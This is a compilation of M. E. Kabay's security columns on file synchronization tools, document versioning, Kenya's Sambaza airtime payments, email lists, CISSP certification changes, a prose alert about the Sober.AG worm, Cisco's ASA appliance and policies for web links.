In my next article, I have information from a reader who tells us about another approach to

sharing information among multiple computers – this time using client-server technology.

Synchronizing Computers (3): iFolder

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last article, I discussed the peer-to-peer software called BeInSync that allows one to synchronize up to three computers easily through persistent Internet connections. In this article, reader Bert Plat from The Netherlands contributes an interesting review of a client-server solution called iFolder. "Dank u wel" to Bert for an excellent overview. [Don't you wish we could write Dutch as well as he writes English?]

* * *

I [Bert Plat] have read Prof Kabay's article on "Organizing and Safeguarding Information on Disk," (HTML and PDF versions available from < http://www.mekabay.com/methodology/index.htm >) and noted with interest how he uses LapLink to backup files to and from several machines. This works perfectly for those who're as organized as Prof Kabay. The rest of us should do themselves a favor and take a look at a backup-and-synchronizing tool called iFolder (see < http://www.novell.com/products/ifolder/overview.html > and < http://www.ifolder.com >).

With this product you can simply designate any folder on your disk as an iFolder, and everything that happens in and beneath it will be automagically replicated to an iFolder server. The iFolder server will then replicate that change to all other machines that happen to use the same user account – which is great for those of us switching machines every now and then. It is also possible to share an iFolder with others, on a read-only or read/write basis. iFolder uses the HTTPS protocol over port 443 to copy files to and from the server, so it can be used from anyplace where you use a browser.

The synchronization mechanism is pretty smart. Changed files, for instance, are first chopped up in 4 kilobyte blocks, and only those blocks that have changed are synchronized to the server. This is good news if you're on a dial-up line and have just changed one slide in a multimegabyte presentation. I have even used iFolder successfully over a GPRS (General Packet Radio Service) connection.

The best thing about iFolder is that it's totally transparent. It boots up together with Windows (or Linux, or OS X), and then just sits in the background checking for changes. If there is an active Internet connection, any and all changes will be replicated to the server, and if there isn't, iFolder will simply wait until the Internet connection is restored.

If you happen to work on a computer (or even a PDA) that doesn't have the iFolder client software, no matter. You can point your browser to the iFolder server, and upload and download files manually.

iFolder, despite its name, wasn't developed by Apple, but by Novell. The current version is 3.1,

and is included with Novell's Open Enterprise Server on Linux. However, you don't have to replace your current network infrastructure, as an iFolder server simply uses LDAP (Lightweight Directory Access Protocol) to figure out who the users are.

In addition to this commercial iFolder Enterprise version there is also an open-source edition being built at <http://www.ifolder.com>. It doesn't have all the bells and whistles of the Enterprise edition, but can be used freely by any reasonably technically-proficient home user.

We all know that we should create and maintain regular backups of our important files. We also know that this takes time and effort, so doing backups often gets less priority than it should. Although iFolder isn't a backup solution as such – you would still need to create offline backups every now and then – it can make sure that important files aren't lost when the one machine they are on disappears from the universe of usable machines.

Synchronizing Computers (4): SyncToy

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this series about synchronizing files on different computers, I've been telling you about ways to match up the contents of specific folders on different computers – sometimes using cables and sometimes using Internet connections.

Reader Alain Duminy, CISSP, GSEC recently wrote to me from Manila in the Philippines about another method for synchronizing files on different disk drives: SyncToy. This unsupported utility for Windows XP was released in August 2005 and is described at < http://tinyurl.com/c24v9 >, where you can download both a white paper and the free software. This "PowerToy" is not formally supported by Microsoft but there is a user group in the Professional Photography forum at < http://www.microsoft.com/prophoto > where one can get help informally. SyncToy is useful for synchronizing folders on different computers that are already linked in a network or for synchronizing folders on removable disks attached to a single computer.

To download SyncToy, users must download and allow an ActiveX validation tool to check the authenticity of their Windows installation (which also implies that one cannot download the software from a non-Windows-XP system). I was unable to complete this process using my default browser (Opera) and had to switch to Internet Explorer.

According to its documentation, SyncToy requires the following for successful operations (quoting directly):

- Operating System. Windows XP Home or Professional (including Tablet PC and Media Center Editions) with Service Pack 2 or later installed. This program has not been tested on any other version of Windows.
- Hardware. A system with at least 256 Mb of RAM and a Pentium III or better CPU is required. For best performance, 512 Mb of RAM and a Pentium 4 or better CPU is recommended. 20 MB of free disk space is recommended.
- Microsoft .NET Framework. Version 1.1 of the Microsoft .NET Framework is required. Other versions of the .NET Framework may be safely installed on your system without affecting the use of SyncToy.

The software was originally developed to manage photograph collections, but it can serve for all types of files. One of the most useful features of the tool is that it recognizes files that are identical even when their names on different systems are different and can rename the files on the target systems – this process is even faster than the block- or byte-oriented synchronization used by other software tools discussed in this series of articles. There are extensive tools available to help deal with conflicts such as files that are present on one system but not the other. SyncToy keeps a record ("snapshot") of all files it "saw" in previous runs and can figure out that, for example,

- a file has been deleted on the source and should therefore be deleted on the target rather than restored on the source;
- a file has been newly created on the source and should be copied onto the target;
- a file has been renamed on the source but modified on the target.

SyncToy allows the user to configure automated responses ("rules") for such situations or to ask the user for a specific decision on what to do.

I tested SyncToy for synchronizing my 80GB USB removable drive containing 27 GB of data in 138,000 files; because almost all files were already synchronized, the process took only 70 seconds (with my antivirus product temporarily turned off to minimize the time for file access). This is such a rapid turnaround that I moved the portable drive to my laptop and tried it there; the synchronization took about five minutes because more files had to be transferred or deleted to complete the synchronization – still very good performance considering the volume of data involved. I will experiment with this tool to see if it meets my needs for all my synchronization functions.

In summary, for people who are using Windows XP and have removable drives or networked drives, this tool may provide good functionality and performance for backups and for synchronizing shared directories.

Synchronizing Computers (5): Tsync

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In yet another pointer to methods for synchronizing multiple computers, I turn to a recent report about research by a doctoral student in computer science and engineering at University of California at San Diego to produce synchronization software for Linux systems.

According to an article by Doug Ramsey on the UCSD Web site < http://ucsdnews.ucsd.edu/newsrel/science/GoogleCode.asp >, James Anderson has created open-source software called "Tsync" (Transparent synchronization) for automatic synchronization of computers – including PDAs – much like BeInSync and iFolder discussed in previous columns. This tool is not to be confused with "TSync" (note the two capital letters), which is a time synchronization protocol (see for example < http://portal.acm.org/citation.cfm?id=980173 >). The software is still in beta-test mode. The author warns, "While it has never lost or corrupted any of our data in tests, the possibility exists that it could. We suggest that you do not trust the only copy of valuable data to Tsync until you have gained confidence in and understand the system."

Anderson describes his tool as "a user-level daemon that provides transparent synchronization for one or more data volumes (directory trees) amongst a set of computers. Tsync uses a peer-to-peer architecture for scalability, efficiency, and robustness, which ensures that each node remains connected with all other connected nodes. The overlay network also provides a scalable means by which a Tsync node can learn about other hosts, besides the bootstrap host with which it was configured. Tsync uses strong authentication and encryption: hosts authenticate each other using the OpenSSH RSA-key authentication mechanism, and all data is encrypted using the symmetric key cryptography."

You can download the C++ source code from < http://sourceforge.net/projects/tsyncd/ >

The software requires a number of standard Linux libraries including Perl 5.6.0 or later, Perl Frontier, OpenSSH, sendmail or equivalent and others. It also requires all systems to have clocks synchronized to within one second; Anderson recommends using the Network Time Protocol Daemon (ntpd) for this synchronization.

Once the software is configured and the processes are running, changes on one system will be duplicated on the other linked systems automatically.

Anderson's HOWTO document is at < http://tsyncd.sourceforge.net/ >.

Another Version of Backups

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently my colleague Dr John Orlando reminded everyone in our group at the Online Graduate Programs of Norwich University about the limitations of the regular backups of the Microsoft Active Directory provided by our systems administrators. John wrote, "Backing up the Active Directory is a big advance over the former backup system used by the vast majority of the University–nothing–but it might be a step back for us. If your documents get corrupted without your knowing it, the corrupted version will just overwrite the backup and both the original and backup will be corrupted. Plus, the backups are saved on a server with 500 other users, which exposes them to any nasty creatures that other people download. To avoid finding yourself having to retype a stack of documents thicker than the pile of Oprah magazines in [a colleague's] living room, you should also continue to make periodic disk backups of your documents and e-mails."

Alan Freedman succinctly summarizes key features of the Active Directory as follows: "Active Directory: An advanced, hierarchical directory service that comes with Windows 2000 servers. It is LDAP [Lightweight Directory Access Protocol] compliant and built on the Internet's Domain Naming System (DNS). Workgroups are given domain names, just like Web sites, and any LDAP-compliant client (Windows, Mac, Unix, etc.) can gain access to it. Active Directory can function in a heterogeneous, enterprise network and encompass other directories including NDS [Novell Directory Services, now eDirectory] and NIS+ [also from Alan Freedman: Network Information Services from SunSoft; formerly known as Yellow Pages – a de facto UNIX adapted for use on Solaris 2.0 products]. Cisco is supporting it in its IOS [Internetwork Operating System] router operating system." (From the _Computer Desktop Encyclopedia_ v 18.3 < http://www.computerlanguage.com/ >; see also < http://en.wikipedia.org/wiki/Active_Directory >.)

John is right about the danger of relying solely on making backups of Active Directory domains for critically important files. Even though there may be system-wide backups of the Active Directory, it is often tedious to locate old backups and comb through them trying to determine which one has a non-corrupted version of the bad file. His helpful note prompts me to supplement his suggestion with a reminder about version numbers on important files.

If your file has the same name day after day and version after version, then there is no way to avoid overwriting the backup on the Active Server or any other type of backup and you will lose the valid version in an accident of the type John was describing.

It is for these reasons (to avoid overwriting backups containing older files with the same name as the currently-used file and to keep track of the separate versions) that information security specialists recommend that everyone get into the habit of using versions on important documents. That way, the file you change today has a different name from the same file that you changed yesterday.

You can do this manually if you get into the habit of including something like "Vnn" as the last

part of your document name; e.g., "OGP policy list v12.doc" or "Enormous narrated lecture on backups v03.ppt". Then when you open the file on another day, you can immediately SAVE AS ——v13.doc or whatever's appropriate.

There is a tool on the FILE menu of MS Word (but not those of PowerPoint or Excel) called VERSIONS that brings up a dialog where you can add notes about what's different in your new version. However, you must still assign your own version number or other distinguishing tag (e.g., a date – and be sure to use the YYYY-MM-DD format to support file-name sorting) to the file you are saving – Word does not change the filename automatically.

SAMBAZA:
New E-Currency in East Africa

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Having become interested in international affairs at the age of 13, I suppose I can claim an almost lifelong commitment to Third World development. After I completed my doctorate in 1976, I went to Rwanda in central Africa for two years as a professor of applied statistics at the national university there. It was a fascinating experience and I have continued to follow development affairs since then. A recent news story from Kenya sparked my interest as a security specialist.

Our local public and college radio stations broadcast the BBC News every day and I usually listen to these shows to leaven the relatively parochial coverage from other US stations.

On Thursday, the 10th of November 2005, the BBC World Service "Newshour" < http://tinyurl.com/8xqup > included a segment about a fascinating new service provided by Kenya's largest mobile phone operator, Safaricom < http://www.safaricom.co.ke >. In May 2005, the company introduced Sambaza, "an airtime sharing service that enables our prepaid subscribers to share airtime with their family and friends." < http://tinyurl.com/9re25 >. Because Safaricom now has over three million subscribers in Kenya (about 10% of the 33M population), many of whom are in remote rural areas, Sambaza has become an element of a burgeoning small-scale consumer economy < http://tinyurl.com/cynz3 >.

Most poor rural people in Kenya and indeed the rest of the developing world have no access to banks. It's very difficult and expensive for their urban relatives to send money to the people back home. Enter Safaricom. Anyone with a mobile phone and a Safaricom account can now transfer minutes of airtime from one phone to another even across the country at no cost. During the radio program, a commentator noted that if someone in the backcountry needed to buy a chicken, her son in Nairobi might send her enough mobile-phone minutes to cover the cost of the purchase. Mom could then pay for the chicken by transferring its price to the phone of the seller. Voilà: the Kenyan equivalent of an electronic payment. That micropayment might then allow Mom to cook the chicken and sell chicken-on-a-stick for a profit. Voilà: Mom is now part of the microeconomy.

Under these circumstances, anyone with a Safaricom mobile phone can even become the equivalent of a bank. Even people without a phone can use the services of someone able to transfer this new electronic currency back and forth among users, opening up tremendous possibilities for development using microloans, especially to women. < http://tinyurl.com/cyxwc >

What are the security implications? Well, if the volume of monetary transfer becomes significant by local or even international standards, it will not be long before criminals try to take advantage of it. Safaricom and any other mobile phone operator interested in establishing this kind of parallel currency will have to invent ineffective security measures, including

identification and authentication, to prevent theft.

Another issue is that governments will not stand idly by as a parallel economy develops that precludes taxation. I predict that the more successful these electronic currencies become, the more frantically governments will strive to monitor, regulate, and tax the transactions. Since all the credit transfers must go through Safaricom servers for verification and adjustments of balances, it will be easy for the tax agencies to get their hooks into the new economy.

Let's hope that the perennial problem of endemic governmental corruption does not destroy a promising new technology with great potential for microeconomic community development.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Keeper of the Lists

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In recent months, the Online Graduate Programs (OGP) at Norwich University have grown large enough that there is significant turnover among the staff. Not only are we adding new staff members periodically, but we also move staff members from one group to another; for example, a staff member may change from being an assistant director in one program to being an administrative director in another. Occasionally we also have staff members who leave the group or even the University altogether.

One of our staff members (the Keeper-of-the-Lists or KL) maintains the list of all of our staff members; however, there is no link between the XL file she maintains and the mailing lists that each member of the OGP must maintain to be able to distribute e-mail to appropriate groups. This afternoon, I noticed that on all-OGP mail message sent by a colleague seemed to have a short distribution list. Sure enough, when I checked the names, I found seven errors: two deletions and five additions. One of the deletions was the name of a staff member who no longer works at the University at all.

Trying to make dozens of people (we currently have 41 staff members) maintain several distribution lists is a hopeless cause: even with the best will in the world, people will inevitably forget to update their lists and therefore

1) Some mailings will miss legitimate recipients;

2) Some people will receive messages they have no business reading.

There are at least four solutions that would rectify this problem.

A) We can use the Yahoo Groups function to define closed groups under the control of the Keeper-of-the-Lists; these provide automatic access to mailing lists [this is an utter kludge and I don't like it because we are putting our faith for continued production application in a free resource completely out of our control].

B) IT can install widely available list-server software to allow the KLto create and maintain specific lists; e.g. OGP-ALL, OGP-DIRECTORS, MSIA-STAFF, MSIA-INSTRUCTORS, etc. that all of us can use as addresses for e-mail.

C) IT can switch all OGP users to any e-mail client that supports exportable mailing lists (e.g., Outlook 2003 because we support the rest of Office 2003). The KL can maintain and distribute updated corporate distribution lists. However, this solution still requires manual intervention by users: everyone has to replace their old list by the new list.

D) IT can implement Microsoft Exchange Server, switch all OGP users to Outlook 2003 and define corporate distribution lists maintained by the KL. All users will automatically access the one and only distribution list for each group without manual intervention.

What do you think? I'll summarize reader experiences in an upcoming column. If you remember, please use the subject line NWF: LISTS so I can find and collect your messages automatically with a filter (in my Outlook 2003 client).

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

News from the (ISC)^2:
Part 1 – CISSP is Evolving

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently spoke with Ed Zeitler, Executive Director < https://www.isc2.org/cgi-bin/content.cgi?page=1154 > of (ISC)^2 about recent developments at this important certification body for security professionals.< https://www.isc2.org/cgi-bin/content.cgi?category=7 > In part one of this two-part series, Mr Zeitler discusses the recent changes in the requirements for the Certified Information Systems Security Professional (CISSP) designation and the recent acceptance of the CISSP as an international standard.

** Tell us about the recent changes in CISSP certification requirements.*

There are three basic changes. First, experience goes from four years to five years.< https://www.isc2.org/cgi-bin/content.cgi?category=1187 > Second, in the past, you had to show experience in only one domain of the Common Body of Knowledge (CBK) < https://www.isc2.org/cgi-bin/content.cgi?category=8 >; now you need experience in at least two domains. Finally, the endorsement for applicants to the base certifications (i.e., CISSP, SSCP < https://www.isc2.org/cgi-bin/content.cgi?category=98 > and CAP < https://www.isc2.org/cgi-bin/content.cgi?page=859 >) must come from another $(ISC)^2$-certified person who subscribes to the $(ISC)^2$ Code of Ethics.< https://www.isc2.org/cgi-bin/content.cgi?category=12 >

** What led to the changes?*

We are committed to maintaining the professionalism and integrity of the certification. Our latest global survey of information security professionals (with over 4,000 respondents) who have responsibility for managing and developing security policies showed they have an average of 8.6 years of experience. We regularly revise our CBK and our examinations to keep them rigorous and relevant to the ever-changing threat environment. We do not want to lower the bar to meet increasing demands for certifications; we want the industry to rise up to meet those demands. Management must have confidence in our certifications and we want to ensure that rigor is maintained and recognized. IDC < http://www.idc.com/ > has estimated that there are 1.5 million people in the world doing information security and we currently have around 50,000 certificate holders. So our certified members are an elite group.

** How will the changes help to achieve your goals?*

We want to keep pace with the complex demands of information security today. To ensure that our certifications remain the gold standard in the industry, additional measures of experience are necessary to prove that candidates clearly demonstrate a thorough understanding of how to implement an effective information security program and manage information security risks. In changing the endorsement requirement so that only an $(ISC)^2$-credential holder can endorse a candidate, we are better assured that the candidate will make the same ethical commitment as his

or her endorser. And by vouching for the integrity of the candidate, the endorser is in effect putting his or her *own* professional reputation on the line.

** How did you respond to the recent announcement from the US federal government that all of its Information System Security Officers (ISSOs) would have to achieve formal security certification*< https://www.isc2.org/cgi-bin/content.cgi?page=949 >*?*

We have participated in a number of US federal government programs that are aimed at professionalizing the workforce. Our involvement began before my tenure here at $(ISC)^2$ but I am now actively involved. Our long history, the quality of our certifications and the fact they are accredited by the International Organization for Standardization (ISO) < http://www.iso.org/iso/en/aboutiso/introduction/index.html > are important to the government experts.< https://www.isc2.org/cgi-bin/content.cgi?page=1156 >

** Tell us more about the ISO link.*

The accreditation is managed in the US by ANSI.< http://www.ansi.org/ > They put us through a rigorous annual review of all our processes to be sure that we conform to their standards for certification bodies (ANSI/ISO/IEC 17024).< http://publicaa.ansi.org/sites/apdl/Documents/Conformity%20Assessment/Personnel%20Certifier%20Accreditation/Documents%20related%20to%20accreditation%20under%20ANSI-ISO-IEC%2017024/Public%20Documents/IAF-GD24-2004.pdf > For example, none of our $(ISC)^2$ CBK course instructors is permitted to be involved in exam development. And in fact, we don't refer to our courses as preparatory because they are not designed to teach to a specific exam. We must maintain a strict firewall between our exam and our education operations.

More in part 2, when Mr Zeitler discusses the new CISSP concentrations.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

News from the (ISC)^2:
Part 2 – Concentrations

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently spoke with Ed Zeitler, Executive Director < < https://www.isc2.org/cgi-bin/content.cgi?page=1154 > of (ISC)^2 < https://www.isc2.org/cgi-bin/content.cgi?category=7 > about recent developments at the certification body for security professionals. In part two of a two-part series, Mr Zeitler discusses the new Certified Information Systems Security Professional (CISSP) concentrations and integration of the CISSP into university programs.

** You recently introduced three Information Systems Security Professional (ISSxP) concentrations for CISSP holders – the Architecture (ISSAP), Engineering (ISSEP) and Management (ISSMP) certificaitons. What was the motivation for introducing those?*

The Engineering Professional concentration (CISSP-ISSEP) was developed in conjunction with the US National Security Agency (NSA). They specifically wanted their people to have demonstrated expertise in engineering criteria and so they worked with $(ISC)^2$ to establish the domain characteristics, which has worked out well. Another example of cooperation was the ISSJP – Japanese Professional – launched in April 2007 and available only in Japanese. This program was a response to specific needs expressed by Japanese industry. The development process took about a year and a half.

The Information Systems Security Management Professional (CISSP-ISSMP) is designed for the advanced information security manager. It reflects a deeper management emphasis and understanding built on the broad-based knowledge of the CISSP Common Body of Knowledge (CBK) domains. The concentration is designed for information security/assurance/risk management professionals who focus on enterprise-wide risk management. Information Systems Security Architecture Professional (CISSP-ISSAP) is the only credential for the advanced security architecture professional who focuses on high-level security for enterprise-wide systems and infrastructure.

** Are the CISSP and its concentrations available in other languages beyond English?*

Yes! The CISSP exam is available in six languages: English, German, Spanish, French, Korean, and Japanese.

** How are the concentrations doing in the marketplace?*

We're too early in the product cycle to know yet. More than 1,700 concentration credentials have already been issued even though we haven't put a lot of emphasis on them yet.

** $(ISC)^2$ runs CBK review courses. How are those courses going?*

The program is going very well. There are many courses. We don't publish the pass rates of people taking the exams nor of those taking our courses and then the exams. While $(ISC)^2$ is a non-profit, our education arm is the IT Professional Group (ITPG) and they provide our official educational program. We offer six-day, five-day, and one- and two-day courses (the latter by request). We also supply self-paced eLearning and instructor-assisted eLearning education as well as CBK texts and self assessment exams. Our courses have garnered the _SC Magazine_ award for best security training program two years running.

** What do you think of the integration of the CISSP exam into university programs?*

We think it's great. There are several universities who sponsor CISSP exams at the completion of their courses and these are typically open to the public.< https://www.isc2.org/cgi-bin/content.cgi?page=978 > We have created an Associate of $(ISC)^2$ designation for people who have passed the examination but do not yet have the experience to qualify for the CISSP.< https://www.isc2.org/cgi-bin/content.cgi?category=527 > [MK notes: Norwich University's BSCSIA program < http://www.norwich.edu/academics/business/infoAssurance/index.html > is seriously considering having our students take the Associate's exam at the end of their studies as part of our university accreditation process. The MSIA program < http://www.graduate.norwich.edu/infoassurance/ > sponsors examinations by the (ISC)^2 every June during its residency week for graduating students and anyone else who wants to register.]

False FBI Accusation Carries Sober.AG Worm

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many of the readers of this column are network or security administrators who have users they care about. Here's a note about a rapidly-growing worm infestation about which you should warn your users.

The FBI issued an alert on the 22nd of November < http://tinyurl.com/c7648 > warning that criminals are circulating a false accusation addressed to "Dear Sir/Madam" claiming that the recipient has visited "more than 30 illegal Websites." The e-mail message demands that the recipient fill out a questionnaire that is attached; it is infected with the W32/Sober.AG worm (see for example the Nov 23 alert from F-Secure < http://tinyurl.com/bxqfh >).

F-Secure reports that the new outbreak is the worst e-mail worm attack they have seen in 2005: "Several millions of infected emails have been seen by internet operators over the last hours. One of the reasons why this email worm seems to be so successful in spreading is that some of the messages it sends are fake warnings from FBI, CIA or from the German Bundeskriminalamt (BKA)."

Apparently the 25 (and counting) variants of these Sober worms have being created by some warped personality in Germany; F-Secure state that "all Sober variants send German messages to German email addresses and English messages to other addresses." The Trend Micro alert < http://tinyurl.com/b8369 > points out that in addition to the fake FBI warning, other e-mails carrying the worm have subjects referring to registration confirmation, passwords, mail delivery failure, new e-mail addresses and "Paris Hilton & Nicole Richie" video clips. The attachments are all real ZIP files containing an installer program (File-packed_dataInfo.exe). Opening the ZIP files flashes a fake message claiming that the ZIP file is damaged but actually creates a folder called "WinSecurity" in the current Windows folder and places a number of files into that folder (csrss.exe, services.exe, smss.exe, socket{1,2,3}.ifo, mssock{1,2,3}.dli). It also puts files into the Windows system folder (bbvmwxxf.hml, filesms.fms, langeinf.lin, nonrunso.ber, rubezahl.rub, runstop.rst). The worm adds keys to the registry to autoload on system startup. It collects e-mail messages from a wide range of source files and uses its own SMTP mail process to send out its junk. As a final pernicious attack, the worm terminates the Microsoft Windows Malicious Software Removal Tool process.

Although all the antivirus companies are fighting this worm, it is still worth reminding users not to open e-mail attachments that they are not expecting. As for the "FBI" message, ask users what kind of police force is likely to send mass mailings to "Sir/madam" when investigating crimes.

Don't let the malware authors worm their way into your users' confidence.

Is Cisco's ASA a Headache-in-Waiting?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Noman Bari, B.S.Electronics, CCNA, CCDA, CCNP, CCDP, CCSA,CIW Security Analyst, CompTIA Linux+ Certified and MCSE wrote to me some time ago from Karachi, Pakistan with a thoughtful comment on Cisco's new multifunctional ASA security appliance. With his kind permission and collaboration, here are his thoughts.

* * *

I [NB] am writing this e-mail to learn your views on a new security box from Cisco. In summary, Adaptive Security Appliance (ASA) is a multi-function security appliance which integrates firewall, IPSec and SSL VPN, intrusion prevention, virus filtering and network quarantine in a single device.

I have been thinking about this development from Cisco. Surely putting all the eggs in one basket is never a good idea.

If all the functionality of security is taken care of by one single box and if that box gets compromised then it will be a serious problem. It is widely known that there is no such thing as 100% security. At some time in the near or distant future we will hear that there are security holes found in the working of ASA and they can lead to a security breach.

There will be critics who will say that since ASA comes with all the bells and whistles therefore it will be extremely hard if not impossible to compromise its security but what if a person with malicious intent is able to do it? And this will happen – it's just a matter of time.

The job of the marketing guys is to show everyone a rosy picture. I am not blaming them: it's what they get paid for. But its our job as techies to filter out useful stuff from what they say.

My analysis is that ASA is an excellent device for small- to mid-size companies to save costs, for ease of management and so on, depending upon the nature of their mission-critical work. However, for enterprise-level security, I would rather go with a layered approach with multiple defenses to protect my network.

Although I am here in Karachi I believe that effective security requirements are valid for every organization in any part of the world. What you and Mr Bruce Schneier write in your security newsletters is equally useful for me here in Pakistan. My vision gets broadened.

* * *

Need I [MK] say more? My only comment is "Wow! I got mentioned in the same sentence as Bruce Schneier! Cool!" Well, OK, that's not very useful for readers, so here's a link to the Cisco page describing their ASA 5500 product:
< http://www.cisco.com/en/US/products/ps6120/index.html >.

Now take two of those and a glass of water and I'm sure you'll be fine in the morning.

Intranet Links

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader from South Africa asked me about the security implications of having hyperlinks on a company intranet that point to (a) an Internet server owned by the same company or (b) to a server controlled by some other organization. In the following discussion, I focus on organizations such as government agencies and businesses but explicitly exclude academic institutions, which have their own peculiar policies related to principles of academic freedom.

Both questions revolve around crossing domains. The Computer Desktop Encyclopedia < http://www.computerlanguage.com/webexamples.htm > defines a network domain as "all resources under the control of a single computer system."

Pointing from an intranet server to a Internet server, even if under the control of the same organization, increases the risk of the following security breaches:

* Integrity: risk that the contents of a document in an external link will change in ways that affect the functionality of the intranet page. What if an external agent (another department in the corporation, say) unilaterally changes the content of a page on which the intranet users have been depending? It may be difficult for the owner of the original document on an Internet server to keep track of all the users expecting to see specific content on a page accessed through the intranet servers.

* Availability: risk that a link for an important document will go bad. When I plan the links for curriculum pages on a teaching extranet, all _required_ readings point to materials residing on the extranet servers. Although this policy means that we must obtain permissions from all the copyright holders and sometimes pay royalties, it's too great a risk to depend on URLs out of our control. In contrast, _optional_ readings usually do use external links, but we check every one of those before each repetition of a course module goes live for the next group of students.

In the next article of three, I'll discuss a related topic: pointing to external non-organizational Web sites from a corporate _Internet_ server.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Internet Links Pose Image and Legal Problems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I discussed a reader's question about links from an intranet server to pages on Internet servers. This second article of three looks at a related question: the risks of pointing to external non-organizational Web sites from a corporate Internet server.

In addition to the issues of integrity and availability mentioned in the previous article, there's always the problem of lack of control over where users – especially customers or potential customers – will end up when they follow a link from a corporate site into the greater Internet. What may have been an inoffensive, useful page or document last week may be a salacious, tendentious, pornographic, libelous or otherwise embarrassing destination this week. The public relations department will surely be concerned about the implications of external linkages on any corporate Web page.

Does linking to another site imply approval or endorsement of whatever is on that site? In 1997, the German government filed charges against Angela Marquardt, the 25-year-old, blue-and-purple-haired deputy leader of the communist Party of Democratic Socialism, for linking from her Web page to a banned issue magazine called _Radikal_. The issue of _Radikal_ was banned because it included detailed instructions on how to sabotage railway lines. According to the public prosecutor, "It has nothing to do with censorship. Criminally relevant materials are subject to classification by the district attorney or criminal prosecutors." In early June, the court hearing opened and adjourned after an hour so the magistrates could arrange for expert testimony to explain the Net and the Web when the case reconvened toward the end of June. On June 30, the court ruled that maintaining a hyperlink to objectionable material is not tantamount to publication of that material.

Linking to another organization's Web pages can open one to a lawsuit. In a startling display of anhistorical cluelessness about the history and even the definition of the World Wide Web, Ticketmaster Group sued Microsoft in April 1997 for including a hot link from Microsoft Web pages to Ticketmaster Web pages without a formal agreement granting permission for such links (a practice now known as "deep linking"). The problem apparently stemmed from Ticketmaster's perceptions that Microsoft was deriving benefit from the linkage but bypassing Ticketmaster's advertising. A few weeks later, Ticketmaster programmed its Web pages to lead all Sidewalk users trying to follow unauthorized links to a dead end, where they were confronted with the statement, "This is an unauthorized link and a dead end for Sidewalk. Ticketmaster does not have a business relationship with Sidewalk and you do not need them to visit us. They want to traffic on our good name and your desire for information on live entertainment events to sell advertising for their sole benefit while offering nothing in return."

In another case, Hollywood photographer Gary Bernstein sued several Web operators in September 1998 for having links — even indirect links — to a site that contained pirated copies of his works. In other words, his lawyers argued that the contamination spread along Web links: from the bad site to all those that linked to it and then to all the sites that linked to the sites that linked to the copyright infringer. By this reasoning presumably every owner of a Web site on the

planet should be liable. Luckily, Los Angeles Federal District Court Judge Manuel A. Real dismissed the indirect linkage and Bernstein withdrew his entire suit.

In my next and last article in this short series, I will discuss policies about external links.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Policies for External Links

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding two articles, I've reviewed some issues of reliability and legal liability for external links. In this final article I discuss policies about external links from corporate Web sites.

Although a link to another document may be intended solely as a useful contribution to users of a Web site, corporate public relations, marketing and legal personnel are justifiably concerned about the tacit assumptions of some of their customers or users. For many technologically-unsophisticated people, the concept of the World Wide Web is vague; it may not be obvious to a novice that they have moved from one Web server to another. If they click on a link on one site, they may erroneously assume that the page they are viewing belongs to the site they began visiting. If they don't like what they see, they may transfer their dislike to the original Web site and its owners.

Dislike of linked material boiled over into the public arena in July 2004, when NewsScan authors John Gehl and Suzanne Douglas wrote, "South Dakota Governor Mike Rounds has had the teen section of the State Library's Web site shut down because it provided links to material he doesn't believe young people should see. The links to which he found objection included one to a Planned Parenthood site and one to Columbia University's Go Ask Alice! Rounds said: 'As a parent, I would be very disturbed to have my children connecting to any of these Web sites.' His position is that state government should not feature links to any advocacy groups and that removal of the links isn't censorship because users can still go directly to those organizations' sites."

Some organizations explicitly display a disclaimer when a visitor clicks on an external link. For example, the National Institute of Standards and Technology Web site uses a Common Gateway Interface (CGI) script at < http://www.nist.gov/cgi-bin/exit_nist.cgi > that includes the following text (I've put "/" in to represent paragraph breaks): "Thank you for visiting. We hope your visit was informative and enjoyable. / We have provided a link to this site because it has information that may be of interest to our users. NIST does not necessarily endorse the views expressed or the facts presented on this site. / Further, NIST does not endorse any commercial products that may be advertised or available on this site. / Click on the following link to go to: < destination URL > / (or you will be taken there in 15 seconds)."

